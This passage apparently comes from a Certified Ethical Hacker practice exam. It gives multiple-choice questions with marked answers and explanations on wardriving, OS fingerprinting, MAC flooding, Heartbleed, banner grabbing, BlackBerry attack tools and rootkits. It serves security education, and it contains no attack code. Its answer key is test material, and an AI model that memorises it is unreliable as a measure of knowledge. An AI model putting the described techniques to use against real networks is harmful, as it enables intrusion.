SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Cross-site scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Cross-Site Request Forgery https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

In a CSRF attack, an innocent end-user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Question 113:

What is the name of the technique in which attackers move around the territory in a moving vehicle and use special equipment and software to search for vulnerable and accessible WiFi networks?

- **Wireless sniffing**
- **Spectrum analysis**
- **Wardriving**
- **(Correct)**
- **Rogue access point**

Explanation

<https://us-cert.cisa.gov/ncas/tips/ST05-003>

Mobile device + Wireless network card + antenna + GPS access + Special software. This is all that needs to find if not all, most of the vulnerable and accessible wireless Internet networks in your area or even city in just a few hours. Does it sound like a plot from a movie? But this is reality.

Wardriving occurs when someone uses software and hardware to locate unsecured wireless networks and potentially access them. Software applications are needed to figure out passwords and decrypt networks. Hardware includes a mobile device such as a wireless laptop, a GPS system, and a wireless network.

Wardrivers travel around looking for Wi-Fi signals, plotting the Wi-Fi access points on a map — also called access point mapping — and gathering data on those networks. Wardrivers stay on the move, usually in vehicles, to find those Wi-Fi networks along their route. Variations of wardriving include warbiking, warcycling, warwalking, warjogging, warrailing, wartraining, and warkitting.

The legality of wardriving can be confusing. Laws don't expressly prohibit or permit wardriving, but the act may have legal implications under certain jurisdictions and circumstances.

For instance, in the United States, it isn't illegal to gather data on wireless networks. Wardriving can have peaceful purposes like data collection and computer-generated mapping.

But exploiting wardriving could be problematic if a wardriver accesses a private network. Hacking into networks that aren't yours — especially when accessing another

person's data and with malintent – could be considered a network attack and deemed criminal activity.

Wardriving can be dangerous on a larger scale when the hack involves corporate networks.

Incorrect answers:

Spectrum analysis https://en.wikipedia.org/wiki/Spectral_density_estimation

Spectrum analysis helps you detect various types of interference, non Wi-Fi interference, or interference that can also be transient in nature that decreases the performance of your wireless network. Spectrum analysis enables you to visualize the radio frequencies operating in your area and determine the strength of the detected signals.

Wireless sniffing <https://www.cisco.com/c/en/us/support/docs/wireless-mobility/80211/200527-Fundamentals-of-802-11-Wireless-Sniffing.html>

Wireless sniffing is the practice of eavesdropping on communications within a wireless network by using special software or hardware tools. Sniffing is more intrusive than wireless stumbling, which is looking for the presence of wireless networks. The motives behind wireless sniffing can range from troubleshooting to a malicious attack against a network or individual.

Rogue access point https://en.wikipedia.org/wiki/Rogue_access_point

A rogue access point (rogue AP) is any wireless access point that has been installed on a network's wired infrastructure without the consent of the network's administrator or owner, thereby providing unauthorized wireless access to the network's wired infrastructure. Most of the time, rogue APs are set up by employees who want wireless access when none is available.

Question 114:

You need to identify the OS on the attacked machine. You know that TTL: 64 and Window Size: 5840.

Which is OS running on the attacked machine?

- **Windows OS**
- **Google's customized Linux**
- **Mac OS**
- **Linux OS**
- **(Correct)**

Explanation

<https://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting>

Network traffic from a computer can be analyzed to detect what operating system it is running. This is to a large extent due to differences in how the TCP/IP stack is implemented in various operating systems.

You can inspect the initial Time To Live (TTL) in the IP header and the TCP window size (the size of the receive window) of the first packet in a TCP session, i.e. the SYN or SYN+ACK packet and identify OS using the following table:

Operating System (OS)	IP Initial TTL	TCP window size
Linux (kernel 2.4 and 2.6)	64	5840
Google's customized Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows 7, Vista and Server 2008	128	8192
Cisco Router (IOS 12.4)	255	4128

Question 115:

Which of the following is the type of attack that tries to overflow the CAM table?

- **DDoS attack**
- **Evil twin attack**
- **DNS flood**
- **MAC flooding**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/MAC_flooding

A CAM overflow attack occurs when an attacker connects to a single or multiple switch ports and then runs a tool that mimics the existence of thousands of random MAC addresses on those switch ports. The switch enters these into the CAM table, and eventually the CAM table fills to capacity. When a switch is in this state, no more new MAC addresses can be learned; therefore, the switch starts to flood any traffic from new hosts out of all ports on the switch.

A CAM overflow attack turns a switch into a hub, which enables the attacker to eavesdrop on a conversation and perform man-in-the-middle attacks.

Incorrect answers:

DDoS attack https://en.wikipedia.org/wiki/Denial-of-service_attack

A denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources. This effectively makes it impossible to stop the attack simply by blocking a single source.

A DoS or DDoS attack is analogous to a group of people crowding the entry door of a shop, making it hard for legitimate customers to enter, thus disrupting trade.

Evil twin attack [https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

Evil Twin attacks are mainly the Wi-Fi equivalent of phishing scams. An attacker will setup a fake Wi-Fi access point, and users will connect to this rather than a legitimate one. When users connect to this access point, all of the data they share with the network will pass through a server controlled by the attacker.

DNS flood https://en.wikipedia.org/wiki/DNS_Flood

DNS Flood is a type of denial-of-service attack. It is the process whereby the traffic on a network resource or machine is stopped for some time. The offender sends a great number of requests to the resource or machine so that it might become unavailable to those who might try to reach it. During a DNS flood the host that connects to the Internet is disrupted due to an overload of traffic. It can be referred to as a disruption that causes the work of the resource or machine to halt by not allowing the traffic to land on it.

Question 116:

Rajesh, a system administrator, noticed that some clients of his company were victims of DNS Cache Poisoning. They were redirected to a malicious site when they tried to access Rajesh's company site. What is the best recommendation to deal with such a threat?

- Use a multi-factor authentication
- Customer awareness
- Use Domain Name System Security Extensions (DNSSEC)
- **(Correct)**
- Use of security agents on customers' computers.

Explanation

https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

Cache poisoning tools are available to help organizations prevent these attacks. The most widely used cache poisoning prevention tool is DNSSEC (Domain Name System Security Extension). It was developed by the Internet Engineering Task Force and provided secure DNS data authentication.

When deployed, computers will be able to confirm if DNS responses are legitimate. It also has the ability to verify that a domain name does not exist at all, which can help prevent man-in-the-middle attacks.

DNSSEC will verify the root domain or sometimes called "signing the root." When an end-user attempts to access a site, a stub resolver on their computer requests the site's IP address from a recursive name server. After the server requests the record, it will also request the zones DNSSEC key. The key will then be used to verify that the IP address record is the same as the authoritative server's record.

Next, the recursive name server would verify that the address record came from the authoritative name server. It would then verify it has been modified and resolves the correct domain source. If there has been a modification to the source, then the recursive name server will not allow the connection to occur to the site.

DNSSEC is becoming more prevalent. Many government institutions and financial organizations are making DNSSEC a requirement, as issuing unsigned zones ignores a DNS weakness and leaves your systems open to various spoofing attacks.

Organizations need to consider deploying it to protect their data.

Question 117:

Which of the following command will help you launch the Computer Management Console from "Run" windows as a local administrator Windows 7?

- services.msc
- compmgmt.msc
- **(Correct)**
- gpedit.msc
- ncpa.cpl

Explanation

<https://www.digitalcitizen.life/ways-open-computer-management-windows/>

The Run window is quick method to open system tools in Windows. You can also use it to open Computer Management. Press the Win + R keys on your keyboard to open Run, enter the command compmgmt.msc, and then press Enter or OK.

Incorrect answers:

gpedit.msc

gpedit.msc or Group Policy Editor is a configuration manager for Windows which makes it easier to configure Windows settings. Instead of going through Windows Registry, the user can configure different aspects of the Windows operating system through the Group Policy Editor

ncpa.cpl

Opens the Network Connections in Control panel.

ncpa = Network Control Panel Applet, **cpl** = Control Panel

services.msc

Opens Windows Services Manager.

Question 118:

Identify a vulnerability in OpenSSL that allows stealing the information protected under normal conditions by the SSL/TLS encryption used to secure the Internet?

- Heartbleed Bug
- **(Correct)**
- Shellshock
- POODLE
- SSL/TLS Renegotiation Vulnerability

Explanation

<https://en.wikipedia.org/wiki/Heartbleed>

Heartbleed is a security bug in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol. It was introduced into the software in 2012 and publicly disclosed in April 2014. Heartbleed may be exploited regardless of whether the vulnerable OpenSSL instance is running as a TLS server or client. It results from improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension. The vulnerability is classified as a buffer over-read, a situation where more data can be read than should be allowed.

Incorrect answers:

SSL/TLS Renegotiation Vulnerability

The vulnerability is with the renegotiation feature, which allows one part of an encrypted connection (the one taking place before renegotiation) to be controlled by one party with the other part (the one taking place after renegotiation) to be controlled by another. A MITM attacker can open a connection to an SSL server, send some data, request renegotiation, and, from that point on, continue to forward to the SSL server the data coming from a genuine user. One could argue that this is not a fault in the protocols, but it is certainly a severe usability issue. The protocols do not ensure continuity before and after negotiation.

To make things worse, web servers will combine the data they receive prior to renegotiation (which is coming from an attacker) with the data they receive after

renegotiation (which is coming from a victim). This issue is the one affecting the majority of SSL users.

Shellshock [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Shellshock, also known as Bashdoor, is a family of security bugs in the Unix Bash shell, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests.

POODLE <https://en.wikipedia.org/wiki/POODLE>

The POODLE attack (which stands for "Padding Oracle On Downgraded Legacy Encryption") is a man-in-the-middle exploit which takes advantage of Internet and security software clients' fallback to SSL 3.0. If attackers successfully exploit this vulnerability, on average, they only need to make 256 SSL 3.0 requests to reveal one byte of encrypted messages. Bodo Möller, Thai Duong and Krzysztof Kotowicz from the Google Security Team discovered this vulnerability; they disclosed the vulnerability publicly on October 14, 2014 (despite the paper being dated "September 2014"). On December 8, 2014 a variation of the POODLE vulnerability that affected TLS was announced.

Question 119:

Ivan, an evil hacker, is preparing to attack the network of a financial company. To do this, he wants to collect information about the operating systems used on the company's computers. Which of the following techniques will Ivan use to achieve the desired result?

- SSDP Scanning.
- UDP Scanning.
- Banner Grabbing.
- **(Correct)**
- IDLE/IPID Scanning.

Explanation

https://en.wikipedia.org/wiki/Banner_grabbing

Banner Grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports. Administrators can use this to take inventory of the systems and services on their network. However, an intruder can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits.

Some examples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 respectively. Tools commonly used to perform banner grabbing are Telnet, nmap and Netcat.

Incorrect answers:

IDLE/IPID Scanning https://en.wikipedia.org/wiki/Idle_scan

The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer whose network traffic is very slow or nonexistent (that is, not transmitting or receiving information). This could be an idle computer, called a "zombie".

SSDP Scanning https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol

The Simple Service Discovery Protocol (SSDP) is a network protocol based on the Internet protocol suite for advertisement and discovery of network services and presence information. It accomplishes this without the assistance of server-based configuration mechanisms, such as Dynamic Host Configuration Protocol (DHCP) or Domain Name System (DNS), and without special static configuration of a network host. SSDP is the basis of the discovery protocol of Universal Plug and Play (UPnP) and is intended for use in residential or small office environments. It was formally described in an Internet Engineering Task Force (IETF) Internet-Draft by Microsoft and Hewlett-Packard in 1999. Although the IETF proposal has since expired (April, 2000), SSDP was incorporated into the UPnP protocol stack, and a description of the final implementation is included in UPnP standards documents.

UDP Scanning

UDP scans, like TCP scans, send a UDP packet to various ports on the target host and evaluate the response packets to determine the availability of the service on the host. As with TCP scans, receiving a response packet indicates that the port is open.

Question 120:

John needs to choose a firewall that can protect against SQL injection attacks. Which of the following types of firewalls is suitable for this task?

- Packet firewall.
- Hardware firewall.
- Stateful firewall.
- Web application firewall.
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Web_application_firewall

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

Incorrect answers:

Stateful firewall https://en.wikipedia.org/wiki/Stateful_firewall

A stateful firewall is a network-based firewall that individually tracks sessions of network connections traversing it. Stateful packet inspection also referred to as dynamic packet filtering, is a security feature often used in non-commercial and business networks.

Packet firewall

Packet filtering firewall is a network security technique that is used to control data flow to and from a network. It is a security mechanism that allows the movement of packets across the network and controls their flow on the basis of a set of rules, protocols, IP addresses, and ports.

Hardware Firewalls

Hardware firewalls use a physical appliance that acts in a manner similar to a traffic router to intercept data packets and traffic requests before they're connected to the network's servers. Physical appliance-based firewalls like this excel at perimeter security by making sure malicious traffic from outside the network is intercepted before the company's network endpoints are exposed to risk.

Question 121:

What is meant by a "rubber-hose" attack in cryptography?

- Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plain text.
- Extraction of cryptographic secrets through coercion or torture.
- **(Correct)**
- A backdoor is placed into a cryptographic algorithm by its creator.

Explanation

https://en.wikipedia.org/wiki/Rubber-hose_cryptanalysis

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part. (Pss, it's a joke, ok? ^_^)

Question 122:

Which one of the following Google search operators allows restricting results to those from a specific website?

- [site:]
- **(Correct)**
- [link:]
- [inurl:]
- [cache:]

Explanation

<https://ahrefs.com/blog/google-advanced-search-operators/>

site:

Limit results to those from a specific website.

Incorrect answers:

inurl:

Find pages with a certain word (or words) in the URL. For this example, any results containing the word “apple” in the URL will be returned.

link:

Find pages linking to a specific domain or URL. Google killed this operator in 2017, but it does still show some results—they likely aren’t particularly accurate though.

cache:

Returns the most recent cached version of a web page (providing the page is indexed, of course).

Question 123:

Which of the following is an encryption technique where data is encrypted by a sequence of photons that have a spinning trait while travelling from one end to another?

- Hardware-Based.
- Elliptic Curve Cryptography.
- Quantum Cryptography.
- **(Correct)**
- Homomorphic.

Explanation

https://en.wikipedia.org/wiki/Quantum_cryptography

Quantum cryptography is the science of exploiting quantum mechanical properties to perform cryptographic tasks. The best-known example of quantum cryptography is a quantum key distribution which offers an information-theoretically secure solution to the key exchange problem. The advantage of quantum cryptography lies in the fact that it allows the completion of various cryptographic tasks that are proven or conjectured to be impossible using only classical (i.e. non-quantum) communication. For example, it is impossible to copy data encoded in a quantum state. If one attempts to read the encoded data, the quantum state will be changed (no-cloning theorem). This could be used to detect eavesdropping in quantum key distribution.

Quantum key distribution

The best-known and developed application of quantum cryptography is a quantum key distribution (QKD), which is the process of using quantum communication to establish a shared key between two parties (Alice and Bob, for example) without a third party (Eve) learning anything about that key, even if Eve can eavesdrop on all communication between Alice and Bob. If Eve tries to learn information about the key being established, discrepancies will arise causing Alice and Bob to notice. Once the key is established, it is then typically used for encrypted communication using classical techniques. For instance, the exchanged key could be used for symmetric cryptography.

The security of quantum key distribution can be proven mathematically without imposing any restrictions on the abilities of an eavesdropper, something not possible with the classical key distribution. This is usually described as "unconditional security", although there are some minimal assumptions required, including that the laws of

quantum mechanics apply and that Alice and Bob are able to authenticate each other, i.e. Eve should not be able to impersonate Alice or Bob as otherwise, a man-in-the-middle attack would be possible.

While QKD is seemingly secure, its applications face the challenge of practicality. This is due to transmission distance and key generation rate limitations. Ongoing studies and growing technology has allowed further advancements in such limitations. In 2018 Lucamarini et al. proposed a twin-field QKD scheme that can possibly overcome the point-to-point repeater-less bounds of a lossy communication channel. The rate of the twin field protocol was shown to overcome the repeater-less PLOB bound at 340 km of an optical fibre; its ideal rate surpasses this bound already at 200 km and follows the rate-loss scaling of the higher single-repeater bound. The protocol suggests that optimal key rates are achievable on "550 kilometres of standard optical fibre", which is already commonly used in communications today. The theoretical result was confirmed in the first experimental demonstration of QKD beyond the rate-loss limit by Minder et al. in 2019, which has been characterised as the first effective quantum repeater.

Quantum coin flipping

Unlike quantum key distribution, quantum coin flipping is a protocol that is used between two participants who do not trust each other. The participants communicate via a quantum channel and exchange information through the transmission of qubits. But because Alice and Bob do not trust each other, each expects the other to cheat. Therefore, more effort must be spent on ensuring that neither Alice nor Bob can gain a significant advantage over the other to produce the desired outcome. An ability to influence a particular outcome is referred to as a bias, and there is a significant focus on developing protocols to reduce the bias of a dishonest player, otherwise known as cheating. Quantum communication protocols, including quantum coin flipping, have been shown to provide significant security advantages over classical communication, though they are difficult to realize in the practical world.

A coin flip protocol generally occurs like this:

- Alice chooses a basis (either rectilinear or diagonal) and generates a string of photons to send to Bob in that basis.
- Bob randomly chooses to measure each photon in a rectilinear or diagonal basis, noting which basis he used and the measured value.
- Bob publicly guesses which basis Alice used to send her qubits.

- Alice announces the basis she used and sends her original string to Bob.
- Bob confirms by comparing Alice's string to his table. It should be perfectly correlated with the values Bob measured using Alice's basis and completely uncorrelated with the opposite.

Cheating occurs when one player attempts to influence, or increase the probability of a particular outcome. The protocol discourages some forms of cheating; for example, Alice could cheat at step 4 by claiming that Bob incorrectly guessed her initial basis when he guessed correctly, but Alice would then need to generate a new string of qubits that perfectly correlates with what Bob measured in the opposite table. Her chance of generating a matching string of qubits will decrease exponentially with the number of qubits sent, and if Bob notes a mismatch, he will know she was lying. Alice could also generate a string of photons using a mixture of states, but Bob would easily see that her string will correlate partially (but not fully) with both sides of the table, and know she cheated in the process. There is also an inherent flaw that comes with current quantum devices. Errors and lost qubits will affect Bob's measurements, resulting in holes in Bob's measurement table. Significant losses in measurement will affect Bob's ability to verify Alice's qubit sequence in step 5.

One theoretically surefire way for Alice to cheat is to utilize the Einstein-Podolsky-Rosen (EPR) paradox. Two photons in an EPR pair are anticorrelated; that is, they will always be found to have opposite polarizations, provided that they are measured on the same basis. Alice could generate a string of EPR pairs, sending one photon per pair to Bob and storing the other herself. When Bob states his guess, she could measure her EPR pair photons in the opposite basis and obtain a perfect correlation to Bob's opposite table. Bob would never know she cheated. However, this requires capabilities that quantum technology currently does not possess, making it impossible to do in practice. To successfully execute this, Alice would need to be able to store all the photons for a significant amount of time as well as to measure them with near-perfect efficiency. This is because any photon lost in storage or in measurement would result in a hole in her string that she would have to fill by guessing. The more guesses she has to make, the more she risks detection by Bob for cheating.

Question 124:

Maria is surfing the internet and try to find information about Super Security LLC. Which process is Maria doing?

- Enumeration
- Footprinting
- **(Correct)**
- Scanning
- System Hacking

Explanation

<https://en.wikipedia.org/wiki/Footprinting>

Footprinting is a part of the reconnaissance process used to gather possible information about a target computer system or network. It could be both passive and active. Reviewing a company's website is an example of passive footprinting, whereas attempting to gain access to sensitive information through social engineering is an example of active information gathering.

Footprinting is basically the first step where hacker gathers as much information as possible to find ways to intrude into a target system or at least decide what type of attacks will be more suitable for the target.

During this phase, a hacker can collect the following information:

- Domain name
- IP Addresses
- Namespaces
- Employee information
- Phone numbers
- E-mails
- Job Information

Incorrect answers:

Scanning

Security scanning can mean many different things, but it can be described as scanning a website's security, web-based program, network, or file system for either vulnerabilities or unwanted file changes. The type of security scanning required for a particular system depends on what that system is used. The more complicated and intricate the system or network is, the more in-depth the security scan has. Security scanning can be done as a one-time check, but most companies who incorporate this into their security practices buy a service that continually scans their systems and networks.

One of the more popular open-source software platforms that run security scans is called Nmap. It has been around for a very long time and has the ability to find and exploit vulnerabilities in a network. Several online scans are available; however, these come with varying degrees of effectiveness and cost-efficiency.

NOTE: In the context of an EC-Council course and exam, think of these definitions like this:

Footprinting is a passive collection of information without touching the target system/network/computer.

Scanning is an active collection of information associated with a direct impact on the target.

Yes, that's not entirely true, but this course has big problems with abstraction levels. It is almost impossible to present a lot of topics in such a short period of time.

Enumeration

Enumeration is defined as a process that establishes an active connection to the target hosts to discover potential attack vectors in the system. The same can be used to exploit the system further. Enumeration is used to gather the below:

- Usernames, Group names
- Hostnames
- Network shares and services

- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Details

System Hacking

System hacking is a vast subject that consists of hacking the different software-based technological systems such as laptops, desktops, etc. System hacking is defined as compromising computer systems and software to access the target computer and steal or misuse their sensitive information. Here, the malicious hacker exploits a computer system's weaknesses or network to gain unauthorized access to its data or take illegal advantage.

Question 125:

Let's assume that you decided to use PKI to protect the email you will send. At what layer of the OSI model will this message be encrypted and decrypted?

- Session layer.
- Application layer.
- Transport layer.
- Presentation layer.
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Presentation_layer

In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.

Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

Certified Ethical Hacker. Test 4

Question 1:

Which of the following is an entity in a PKI that will vouch for the identity of an individual or company?

- KDC
- CA
- (Correct)
- VA
- CR

Explanation

https://en.wikipedia.org/wiki/Certificate_authority

Certificate authority or certification authority (CA) is an entity that issues digital certificates. A digital certificate certifies the ownership of a public key by the named subject of the certificate. This allows others (relying parties) to rely upon signatures or on assertions made about the private key that corresponds to the certified public key. A CA acts as a trusted third-party—trusted both by the subject (owner) of the certificate and by the party relying upon the certificate. The format of these certificates is specified by the X.509 or EMV standard.

One particularly common use for certificate authorities is to sign certificates used in HTTPS, the secure browsing protocol for the World Wide Web. Another common use is in issuing identity cards by national governments for use in electronically signing documents.

Incorrect answers:

KDC (*key distribution center*) https://en.wikipedia.org/wiki/Key_distribution_center

A key distribution center (KDC) is part of a cryptosystem intended to reduce the risks inherent in exchanging keys. KDCs often operate in systems within which some users may have permission to use certain services at some times and not at others.

For instance, an administrator may have established a policy that only certain users may back up to tape. Many operating systems can control access to the tape facility via a "system service". If that system service further restricts the tape drive to operate only on behalf of users who can submit a service-granting ticket when they wish to use it, there remains only the task of distributing such tickets to the appropriately permitted users. If the ticket consists of (or includes) a key, one can then term the mechanism which distributes it a KDC. Usually, in such situations, the KDC itself also operates as a system service.

CR (Certification Request)

CR (Certification Request) is the process of obtaining a certificate. Companies, through their RA (Registration Authority), or individuals, must request a digital certificate from a CA (Certification Authority). The request contains a public key and additional identity information. The CA will first investigate the validity of the request, and if successful will sign the public key, along with other variables presented by the party making the request. Once the certificate is signed, it may be used in the PKI (Public Key Infrastructure).

VA (Validation authority) https://en.wikipedia.org/wiki/Validation_authority

Validation authority (VA) is an entity that provides a service used to verify the validity of a digital certificate per the mechanisms described in the X.509 standard and RFC 5280

Question 2:

The analyst needs to evaluate the possible threats to Blackberry phones for third-party company. To do this, he will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defences and gain access to the corporate network. Which of the following tools is best suited for the analyst for this task?

- **Blooover**
- **BBCrack**
- **BBProxy**
- **(Correct)**
- **Paros Proxy**

Explanation

Blackjacking is the act of hijacking a BlackBerry connection. Attackers make use of the BlackBerry environment to bypass traditional security. They attack the host of the network, usually with the BBProxy tool.

BlackBerry Attack Toolkit

The BlackBerry Attack Toolkit includes the BBProxy and BBScan tools, as well as the necessary Metasploit patches to exploit Web site vulnerabilities. The BBProxy tool allows the attacker to use a BlackBerry device as a proxy between the Internet and the internal network. The attacker either installs BBProxy on a user's BlackBerry or sends it in an e-mail attachment. Once activated, it establishes a covert channel between attackers and compromised hosts on improperly secured enterprise networks. BBScan is a BlackBerry port scanner that looks for open ports on the device to attack.

BlackBerry Attachment Service Vulnerability

The BlackBerry Attachment Service in the BlackBerry Enterprise Server uses a GDI (Graphics Device Interface) component to convert images into a format viewable on BlackBerry devices. There is, however, a vulnerability in the GDI component of Windows while processing Windows Metafile (WMF) and Enhanced Metafile (EMF) images. This vulnerability could allow an attacker to run arbitrary code on a computer running the BlackBerry Attachment Service. Attackers can exploit this vulnerability with specially made image files.

TeamOn Import Object ActiveX Control Vulnerability

The BlackBerry Internet Service is designed to work with T-Mobile My E-mail to give BlackBerry device users secure and direct access to any combination of registered enterprise, proprietary, POP3, and IMAP e-mail accounts on their BlackBerry devices using a single user login account. A vulnerability exists in the TeamOn Import Object Microsoft ActiveX control used by BlackBerry Internet Service 2.0. While using Internet Explorer to view the BlackBerry Internet Service or T-Mobile My E-mail Web sites, if the user attempts to install and run the TeamOn Import Object ActiveX control, an exploitable buffer overflow may occur.

Denial of Service in the BlackBerry Browser

A Web site creator with malicious intent may insert a long string value within the link to a Web page. If the user accesses the link using the BlackBerry Browser, a temporary denial of service may occur, and the BlackBerry device may become slow or stop responding altogether.

Question 3:

The flexible SNMP architecture allows you to monitor and manage all network devices from a single console. The data exchange is based on the Protocol Data Unit (PDU). There are 7 PDUs in the latest version of the SNMP protocol. Which of them sends a notification about the past event immediately, without waiting for the manager's request, and does not need confirmation of receipt?

- **GetRequest**
- **Trap**
- **(Correct)**
- **InformRequest**
- **GetNextRequest**

Explanation

https://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

Simple Network Management Protocol (SNMP) is an application-layer protocol for monitoring and managing network devices on a local area network (LAN) or wide area network (WAN). The purpose of SNMP is to provide network devices such as routers, servers, and printers with a common language for sharing information with a network management system (NMS).

There are multiple versions of the SNMP protocol, and SNMP is so popular that most network devices come pre-bundled with SNMP Agents. However, to make use of the protocol, network administrators must first change the default configuration settings of their network devices so SNMP Agents can communicate with the network's management system.

SNMP is part of the original Internet Protocol Suite defined by the Internet Engineering Task Force (IETF). The most recent version of the protocol, SNMPv3, includes security mechanisms for authentication, encryption, and access control.

SNMP can perform many functions, using a blend of push and pull communications between network devices and the management system. It can issue read or write commands, such as resetting a password or changing a configuration setting. It can also report back how much bandwidth, CPU, and memory are in use, with some SNMP managers automatically sending the administrator an email or text message alert if a predefined threshold is exceeded.

Most of the time, SNMP functions in an asynchronous model, with the SNMP manager's communication and the agent sending a response. These commands and messages, typically transported over User Datagram Protocol (UDP) or Transmission Control Protocol/Internet Protocol (TCP/IP), are known as protocol data units (PDUs):

- GETRequest Generated by the SNMP manager and sent to an agent to obtain the value of a variable, identified by its OID, in a MIB;
- RESPONSE Sent by the agent to the SNMP manager, issued in reply to a GETRequest, GETNEXTRequest, GETBULKRequest, and a SETRequest. Contains the values of the requested variables;
- GETNEXTRequest Sent by the SNMP manager to the agent to retrieve the values of the next OID in the MIB's hierarchy;
- GETBULKRequest Sent by the SNMP manager to the agent to efficiently obtain a potentially large amount of data, extensive tables;
- SETRequest Sent by the SNMP manager to the agent to issue configurations or commands;
- TRAP An asynchronous alert sent by the agent to the SNMP manager to indicate a significant event, such as an error or failure, has occurred;
- INFORMRequest An asynchronous alert similar to a TRAP requires confirmation of receipt by the SNMP manager.

Question 4:

A rootkit is a clandestine computer program designed to provide continued privileged access to a computer while actively hiding its presence. They are classified according to the place of their injection.

What type of rootkit loads itself underneath the computer's operating system and can intercept hardware calls made by the original operating system.

- Hypervisor (Virtualized) Rootkits
- (Correct)
- Kernel mode rootkits
- Memory rootkit
- Application rootkit

Explanation

https://en.wikipedia.org/wiki/Rootkit#Hypervisor_level

A hypervisor rootkit takes advantage of the hardware virtualization and is installed between the hardware and the kernel acting as the real hardware. Hence, it can intercept the communication/requests between the hardware and the host operating system. Common detection applications that run in user or kernel mode are not effective in this case as the kernel may not know whether it is executed on the legitimate hardware.

Incorrect answers:

Kernel mode rootkits https://en.wikipedia.org/wiki/Rootkit#Kernel_mode

Kernel is the core of the Operating System and Kernel Level Rootkits are created by adding additional code or replacing portions of the core operating system, with modified code via device drivers (in Windows) or Loadable Kernel Modules (Linux). Kernel Level Rootkits can have a serious effect on the stability of the system if the kit's code contains bugs. Kernel rootkits are difficult to detect because they have the same privileges of the Operating System, and therefore they can intercept or subvert operating system operations.

Application rootkit

Simple rootkits run in user-mode and are called user-mode rootkits. Such rootkits modify processes, network connections, files, events and system services. It is the only type of rootkit that could be detected by a common antivirus application.

Memory rootkit

This type of rootkit hides in the computer's RAM. These rootkits carry out harmful activities in the background and have a short lifespan. They only live in the computer's RAM and will disappear after the reboot system.

Question 5:

What type of cryptography is used in IKE, SSL, and PGP?

- Digest
- Secret Key
- Hash
- Public Key
- (Correct)

Explanation

https://en.wikipedia.org/wiki/Transport_Layer_Security

https://en.wikipedia.org/wiki/Pretty_Good_Privacy

https://en.wikipedia.org/wiki/Internet_Key_Exchange

PGP, SSL, and IKE use public-key cryptography.

Question 6:

Identify the attack where the hacker uses the ciphertexts corresponding to a set of plaintexts of his own choosing?

- Chosen-plaintext
- (Correct)
